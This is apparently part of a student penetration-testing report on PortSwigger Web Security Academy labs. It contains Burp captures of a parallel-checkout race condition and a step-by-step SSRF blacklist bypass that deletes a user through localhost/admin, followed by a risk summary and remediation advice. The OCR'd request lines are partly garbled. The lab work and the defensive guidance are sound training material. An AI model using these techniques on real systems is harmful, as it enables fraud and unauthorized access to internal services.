20 csrf=rlCtS02d0o3nB59KX7Ffs0Py8owbhbWu
```

Response:

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 20
5
6 "Your cart is empty"
```

WebSecurity Academy

Multi-endpoint race conditions

Back to lab description >>

LAB

Not solved

Store credit:
\$100.00

Home | My account | 0 | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Gift cards

Please enter the gift card code

Redeem

Valid Gift Cards

No gift cards available

add gift card

check-out

LAB

Not solved

Store credit:
\$100.00

Home | My account | 1

Cart

Name	Price	Quantity
Lightweight "133" Leather Jacket	\$1337.00	- 1 + Remove

Coupon:

Add coupon

Apply

Total: \$1337.00

Place order

Request

Response

1 POST /cart/checkout HTTP/2

2 Host: 0a750099045435a680ca490000f4002f.web-security-academy.net

3 Cookie: session=yf2j6x3e0Gd33QfLxa0T*5CrjUrhB3vQL

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 37

10 Origin: https://0a750099045435a680ca490000f4002f.web-security-academy.net

11 Referer: https://0a750099045435a680ca490000f4002f.web-security-academy.net/cart

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Priority: u=0, i

18 Te: trailers

19

20 csrf=\\Ct50Zd0o3nEn5Mx7Ffs0Ry8owbhbW

1 HTTP/2 400 Bad Request

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 20

5

6 "Your cart is empty"

Modified request screenshot

- Modified request screenshot

LAB Not solved

The screenshot displays the Burp Suite interface. The top bar shows the 'Send' button and the target URL: https://0a750099045435a680ca49000f4002f.web-security-academy.net. The main window is divided into 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to /cart/checkout. The 'Response' tab shows an HTTP 200 OK response with a Location header pointing to /cart/terms. A 'Create new group' dialog box is open in the foreground, allowing the user to create a new group or select an existing one.

Request:

```

1 POST /cart/checkout HTTP/2
2 Host: 0a750099045435a680ca49000f4002f.web-security-academy.net
3 Cookie: session=rf2j6x3o0d3qqlxst0r5CrjUrB3vDL
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 37
10 Origin: https://0a750099045435a680ca49000f4002f.web-security-academy.net
11 Referer: https://0a750099045435a680ca49000f4002f.web-security-academy.net/cart
12 Upgrade-Insecure-Requests: 1
13 Sec-Patch-Dest: document
14 Sec-Patch-Mode: navigate
15 Sec-Patch-Site: same-origin
16 Sec-Patch-User: ?l
17 Priority: u=0, i=1
18 Te: trailers
19
20 csrf=rlCS0Zd0a3n6h9KX7f5dRy6owbBwA

```

Response:

```

1 HTTP/2 303 See other
2 Location: /cart/terms?nguffCLIENT_FUNDS
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0

```

Create new group dialog box:

- Group name: Race Window
- Add tabs to group: [Select all](#)
- ☐ add gift card
- ☒ check-out
- ☒ jacket

- add gift card
Race Window X check-out X jacket +

Send group (parallel) Cancel < > Follow redirection Burp AI

Request

Pretty Raw Hex

```

1 POST /cart/checkout HTTP/2
2 Host: 0a750099045435a680ca49000f4002f.web-security-academy.net
3 Cookie: session=f2j6x3a0Gd93Q[LxsOTx5CrJUrBvOL
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 37
10 Origin: https://0a750099045435a680ca49000f4002f.web-security-academy.net
11 Referer: https://0a750099045435a680ca49000f4002f.web-security-academy.net/cart
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=yLct5OZ0o03nEnS9KxfFsoRyBovbwBa
        
```

Response

Pretty Raw Hex Render

Multi-endpoint race conditions

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!
Share your skills! Continue learning >>

Store credit:
-\$1257.00


Your order is on its way!

Name	Price	Quantity
Lightweight "133r" Leather Jacket	\$1337.00	1
Gift Card	\$10.00	1

Total: \$1347.00

You have bought the following gift cards:

Code
`uMvgYNNcw`



Impact:

In a real-world application, similar race conditions could potentially result in:

- Financial losses through incorrect pricing.
- Multiple use of a single discount or promotional code.
- Double spending of account balances.
- Multiple withdrawals from the same balance.
- Duplicate transactions.
- Unauthorized purchases.
- Inventory inconsistencies.
- Bypassing transaction limits.
- Abuse of coupons, rewards, or promotional offers.

Recommendation :

- **Use Atomic Transactions**
Sensitive operations such as payment processing, balance updates, and checkout should be performed as atomic transactions. Either the entire operation should succeed or fail without leaving the application in an inconsistent state.
- **Implement Proper Concurrency Controls**
The application should use appropriate locking mechanisms or concurrency controls when multiple requests access or modify shared resources.
- **Validate State Immediately Before Processing**
The application should verify critical values such as price, account balance, and cart contents immediately before completing a transaction.
- **Enforce Server-Side Price Validation**
Product prices and discounts should always be calculated and validated on the server. The application should not rely on values that may have been affected by concurrent client requests.
- **Test for Race Conditions**
Applications should undergo regular race condition and concurrency testing, particularly for payment, checkout, inventory, balance, and discount-related functionality.

SSRF - Server-Side Request Forgery

Lab Name : SSRF with blacklist-based input filter

Severity : Critical because successful exploitation allows an external attacker to force the application server to access internal resources that would normally be inaccessible.

OWASP Classification : A10 - Server Side Request Forgery

Objective : The objective of this lab was to identify and exploit a Server-Side Request Forgery vulnerability in the application's stock check functionality.

The goal was to manipulate the stock check URL so that the application server would make a request to its internal administrative interface at:

`http://localhost/admin`

The application implemented blacklist-based anti-SSRF defenses, which needed to be bypassed. After successfully accessing the internal administrative interface, the objective was to delete the user carlos.

Description : This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at

`http://localhost/admin` and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Affected Endpoint : stockAPI = `https://localhost/admin`

Payload Used : bypassing path by encoding the url and injecting `/delete?username=carlos`


Steps to Reproduce :

1. Navigate to a product page containing the stock check functionality.
2. Trigger the stock check feature and intercept the request using Burp Suite.
3. Identify the user-controlled stockApi parameter. The request contains a server-side URL similar to:
`stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1`
5. Send the request to Burp Repeater for further testing.
6. Modify the stockApi parameter to test whether the server can be forced to request internal resources.
7. Attempt to access: `http://localhost/admin`
8. Observe that the application blocks the request due to blacklist-based SSRF protections.
9. Analyze the filtering behavior and identify that restricted values such as the internal hostname or administrative path are being filtered.
10. Apply URL encoding techniques to bypass the blacklist-based restrictions.
11. Send the modified request and confirm that the vulnerable server processes the encoded URL and accesses the internal administrative interface.
12. Identify the administrative functionality used to delete users.


13. Modify the SSRF request to access the user deletion endpoint:
/delete?username=carlos
14. Send the crafted request through the vulnerable stockApi parameter.
15. Confirm that the application server performs the request internally.
16. Verify that the user carlos has been successfully deleted.
17. Capture the relevant Burp requests, responses, proof of access to the internal administrative interface, and the lab completion page.

Burp Request Evidence :


- Original request screenshot



- Modified request screenshot



- Browser screenshot showing successful attack



Impact:

In a real-world environment, SSRF vulnerabilities could potentially allow attackers to access:

- Internal administrative interfaces.
- Internal APIs and microservices.
- Cloud metadata services.
- Internal databases.
- Services running on localhost.
- Network services that are not externally accessible.
- Sensitive configuration information.
- Credentials or access tokens stored in internal services.

Recommendation :

- **Use an Allowlist for Permitted Destinations**
The application should only allow requests to explicitly trusted stock management systems or domains.
- **Avoid Blacklist-Based Filtering**
Blacklists are unreliable because attackers can use alternative IP representations, URL encoding, redirects, and other techniques to bypass blocked values.
- **Validate URLs After Normalization**
URLs should be fully parsed and normalized before validation to prevent encoded values from bypassing security checks.
- **Restrict Access to Internal Addresses**
Requests to localhost, loopback addresses, private IP ranges, and internal network resources should be blocked.
- **Separate Internal Administrative Interfaces**
Sensitive administrative services should require strong authentication and should not rely solely on network location for security.

Risk Summary

The assessment of the eight PortSwigger Web Security Academy labs identified vulnerabilities affecting multiple critical areas of web application security, including input validation, access control, authentication-related data exposure, API security, cross-origin security, transaction integrity, and server-side request handling.

The findings demonstrated that weaknesses in application security controls can lead to sensitive information disclosure, unauthorized account access, financial loss, unauthorized modification of application data, execution of malicious scripts, access to internal systems, and compromise of administrative functionality.

The most significant risks identified during the assessment were associated with Server-Side Request Forgery (SSRF) and vulnerabilities involving unauthorized access to sensitive data and application functionality. The SSRF vulnerability demonstrated the ability to bypass network boundaries and access an internal administrative interface. Similarly, the IDOR vulnerability resulted in the disclosure of another user's credentials and successful unauthorized account access.

The assessment also identified weaknesses in database query handling, client-side input processing, cross-origin trust relationships, API property-level authorization, transaction processing, and request validation.

Severity	Number of Findings	Findings
Critical	1	SSRF
High	5	SQL Injection, API3 BOPLA, IDOR/API1 BOLA, API4 Resource Consumption, CORS
Medium	2	DOM-Based XSS, CSRF

Findings Summary

Vulnerability	Severity	Primary Risk
SQL Injection	High	Database information disclosure and potential unauthorized database access
DOM-Based XSS	Medium	Execution of attacker-controlled JavaScript in the victim's browser
CSRF	Medium	Unauthorized actions performed using an authenticated victim's session

API3 BOPLA / Mass Assignment	High	Unauthorized modification of sensitive object properties and financial impact
IDOR / API1 BOLA	High	Unauthorized access to sensitive data and account compromise
API4 Unrestricted Resource Consumption / Race Condition	High	Transaction manipulation and financial loss
CORS Misconfiguration	High	Cross-origin access to sensitive authenticated information
SSRF	Critical	Access to internal systems and unauthorized administrative actions

The findings demonstrate a recurring lack of proper **server-side validation, authorization enforcement, secure input handling, and trust boundary controls**.

The assessment identified the following recurring security weaknesses:

1. Insufficient Input Validation

The SQL Injection, XSS, and SSRF findings demonstrate that user-controlled input was not sufficiently validated or safely processed.

Improper handling of input allowed attackers to:

- Manipulate SQL queries.
- Inject and execute JavaScript.
- Control server-side requests to unintended destinations.

2. Broken Access Control

The IDOR/API1 BOLA finding demonstrated that direct object references could be manipulated without sufficient authorization checks. Similarly, the BOPLA vulnerability demonstrated that users could modify sensitive object properties that should not have been under their control.

These vulnerabilities highlight the importance of enforcing authorization checks on the server for both:

- Objects being accessed.
- Individual properties being modified.

3. Insecure Trust Relationships

The CORS vulnerability demonstrated that the application trusted attacker-controlled origins and allowed authenticated cross-origin requests.

The SSRF vulnerability also demonstrated a failure to enforce trust boundaries between external users and internal services.

Both vulnerabilities show the importance of strictly defining which systems, origins, and resources should be trusted.

4. Inadequate Transaction and State Management

The multi-endpoint race condition demonstrated that concurrent requests could cause inconsistencies in the application's transaction state.

Security-sensitive processes such as:

- Payments
- Checkout operations
- Balance updates
- Price validation

must be designed to safely handle concurrent requests and maintain data integrity.

5. Sensitive Information Exposure

Multiple findings resulted in the exposure or retrieval of sensitive information.

Examples included:

- Database version information through SQL Injection.
- User credentials through IDOR.
- Administrator API keys through CORS misconfiguration.
- Internal administrative resources through SSRF.

The exposure of sensitive information can provide attackers with valuable information for further attacks and increase the overall impact of other vulnerabilities.

Recommendations

Priority	Recommendation	Applicable Vulnerabilities	Description
Immediate	Implement strict server-side authorization	IDOR / API1 BOLA, API3 BOPLA	Verify that users are authorized to access specific objects and modify individual properties before processing requests.
Immediate	Use parameterized queries	SQL Injection	Use prepared statements and parameterized queries to prevent user input from being interpreted as SQL commands.
Immediate	Restrict server-side URL requests	SSRF	Implement allowlists for permitted destinations and block requests to localhost, private IP ranges, and internal services.
Immediate	Implement property allowlisting	API3 BOPLA / Mass Assignment	Explicitly define which object properties users are allowed to modify and reject unexpected or sensitive fields.
High	Implement strict CORS policies	CORS Misconfiguration	Allow only trusted origins and avoid reflecting arbitrary Origin headers or permitting unnecessary credentialed requests.
High	Implement atomic transactions and concurrency controls	API4 Resource Consumption / Race Conditions	Use database transactions, locking mechanisms, and idempotency controls to prevent inconsistent application states.
High	Strengthen sensitive data protection	IDOR, CORS, SSRF	Prevent exposure of passwords, API keys, authentication tokens, and other sensitive information through application responses or logs.

Medium	Implement secure DOM handling	DOM-Based XSS	Avoid dangerous functions such as <code>document.write()</code> and use safe APIs such as <code>textContent</code> for user-controlled data.
Medium	Apply context-aware output encoding	DOM-Based XSS	Encode user-controlled data according to the HTML, JavaScript, URL, or attribute context in which it is used.
Medium	Enforce consistent CSRF protection	CSRF	Require and validate CSRF tokens for all state-changing requests, regardless of the HTTP request method.
Medium	Use secure cookie attributes	CSRF, CORS	Apply appropriate <code>SameSite</code> , <code>Secure</code> , and <code>HttpOnly</code> attributes to session cookies.
Medium	Validate and normalize all user input	SQL Injection, XSS, SSRF	Validate input using allowlists where possible and normalize data before applying security checks.
Ongoing	Conduct regular security testing	All Vulnerabilities	Perform regular VAPT, API security testing, code reviews, and automated security testing throughout development.
Ongoing	Implement security monitoring and logging	All Vulnerabilities	Monitor suspicious requests, unusual transaction activity, repeated failed validation attempts, and unauthorized access attempts.
Ongoing	Apply defense-in-depth controls	All Vulnerabilities	Use multiple security controls across the application, server, database, API, and network layers to reduce the impact of individual vulner

Conclusion

This Vulnerability Assessment and Penetration Testing (VAPT) project was conducted using the PortSwigger Web Security Academy to assess and exploit eight common web application and API security vulnerabilities in a controlled laboratory environment.

The assessment covered vulnerabilities related to SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Broken Object Property Level Authorization (BOPLA), Insecure Direct Object References (IDOR) / Broken Object Level Authorization (BOLA), Unrestricted Resource Consumption through race conditions, Cross-Origin Resource Sharing (CORS) misconfiguration, and Server-Side Request Forgery (SSRF).

The results demonstrated that vulnerabilities caused by improper input validation, weak authorization controls, insecure API design, misconfigured security policies, and inadequate server-side validation can have serious consequences.

Successful exploitation resulted in scenarios involving:

- Disclosure of database information.
- Execution of attacker-controlled JavaScript.
- Unauthorized modification of user account information.
- Manipulation of sensitive API object properties.
- Unauthorized access to another user's sensitive information and account.
- Manipulation of transaction outcomes through race conditions.
- Exposure of sensitive information through insecure CORS configuration.
- Access to internal administrative resources through SSRF.

Out of the eight vulnerabilities assessed, one finding was classified as Critical, five findings were classified as High severity, and two findings were classified as Medium severity. The overall security risk identified during the assessment was therefore considered High to Critical.

The most significant finding was the **Server-Side Request Forgery vulnerability**, which demonstrated the ability to bypass intended network boundaries and access an internal administrative interface. Other High-severity vulnerabilities, including **IDOR/BOLA, SQL Injection, BOPLA, race conditions, and CORS misconfiguration**, demonstrated the potential for account compromise, sensitive information disclosure, financial loss, and unauthorized access to application functionality.

The key lessons from this assessment are that applications should:

- Validate and sanitize all user-controlled input.
- Use parameterized queries to prevent SQL Injection.
- Enforce strict object-level and property-level authorization.
- Restrict sensitive API properties from being modified by unauthorized users.
- Implement secure CORS configurations using explicit origin allowlists.
- Apply CSRF protection consistently to all state-changing requests.
- Protect transactions against concurrent request and race condition attacks.
- Restrict server-side requests to trusted destinations.

- Prevent unauthorized access to internal resources and administrative functionality.
- Conduct regular security testing throughout the software development lifecycle.

Overall, this project demonstrated how seemingly small weaknesses in application logic or security controls can lead to significant security consequences when successfully exploited. The findings reinforce the importance of adopting secure development practices, implementing strong server-side controls, and conducting regular vulnerability assessments and penetration testing.

By addressing the identified vulnerabilities and implementing the recommended security controls, organizations can significantly reduce their attack surface and improve the confidentiality, integrity, and availability of their web applications, APIs, user data, and internal systems.